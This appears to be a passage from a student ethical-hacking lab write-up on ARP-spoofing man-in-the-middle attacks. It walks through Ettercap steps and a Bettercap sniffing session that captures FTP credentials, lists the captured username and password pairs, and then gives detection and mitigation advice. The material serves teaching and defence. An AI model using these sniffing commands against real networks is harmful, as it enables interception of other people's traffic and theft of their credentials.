Then I tried Ettercap which is more advanced MITM tool and easier just setup your interface then go to the 3 dots and click on scan hosts it will scan the 255 host then click on list hosts after that click on the hosts to put as targets and go to MITM button and click on arp spoofing and the attack will start



Also I found Bettercap is a powerful, flexible and portable tool created to perform various types of MITM attacks against a network, manipulate HTTP, HTTPS and TCP traffic in realtime, sniff for credentials and much more and it works in good way and better than arpspoof.

```
(kali㉿kali)-[~]
$ sudo bettercap -iface eth0
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

192.168.1.0/24 > 192.168.1.16 » set net.sniff.filter "tcp port 21 or tcp port 25 or tcp port 110 or tcp port 143 or tcp port 80 or tcp port 443"
192.168.1.0/24 > 192.168.1.16 » net.sniff on

[08:52:55] [net.sniff.ftp] ftp JON-PC > 192.168.1.21:ftp - PASS MySecurePass
[08:52:55] [net.sniff.ftp] ftp JON-PC > 192.168.1.21:ftp - USER anonymous
[08:52:55] [net.sniff.ftp] ftp JON-PC > 192.168.1.21:ftp - PASS User@
[08:52:55] [net.sniff.ftp] ftp JON-PC > 192.168.1.21:ftp - USER testftp
```



## NTI Ethical Hacking

### DETECTION STRATEGIES

Monitor for ARP packet frequency anomalies  
Implement MAC address change alerts  
Deploy encrypted channel requirements for all authentication  
Regular network traffic baseline analysis

### LEAKED DATA

AS WE HAVE SEEN IN THE SCREENSHOTS FROM KALI (ATTACKER MACHINE) I HAVE REACHED TWO FTP USERS CREDENTIALS

USER TESTFTP ----> PASS MYSECUREPASS

USER WIN7B ---->PASS PASSW0RD!F

### SECURITY RECOMMENDATIONS

#### **- Immediate migration from FTP to SFTP or FTPS**

it is recommended to use alternatives of old unencrypted protocols with the newest encrypted versions

#### **- Implementation of ARP monitoring and detection systems (IDS)**

implement dynamic ARP inspection (DAI) on switches

#### **- Use a Virtual Private Network (VPN)**

a VPN allows devices to connect to the Internet through an encrypted tunnel. This makes all communication encrypted, and worthless for an ARP spoofing attacker.

#### **- Port security controls and network segmentation**

#### **- Use static ARP**

arp -s <ip-Address> <MAC-Address>

```
C:\Windows\system32>arp -s 192.168.1.1 00-0c-29-4e-95-63
```

---

### GUIDE HELPED ME:

<https://youtu.be/8SIP36Fym7U?si=frAfqOG1SbEVtl0B>

<https://youtu.be/A7nih6SANYs?si=x0kjtBsJPJALxeIH>

<https://youtu.be/nWpZkhXnhds?si=9QgSe5dN1bSeThX7>

<https://www.bettercap.org/legacy/>

<https://www.imperva.com/learn/application-security/arp-spoofing/>

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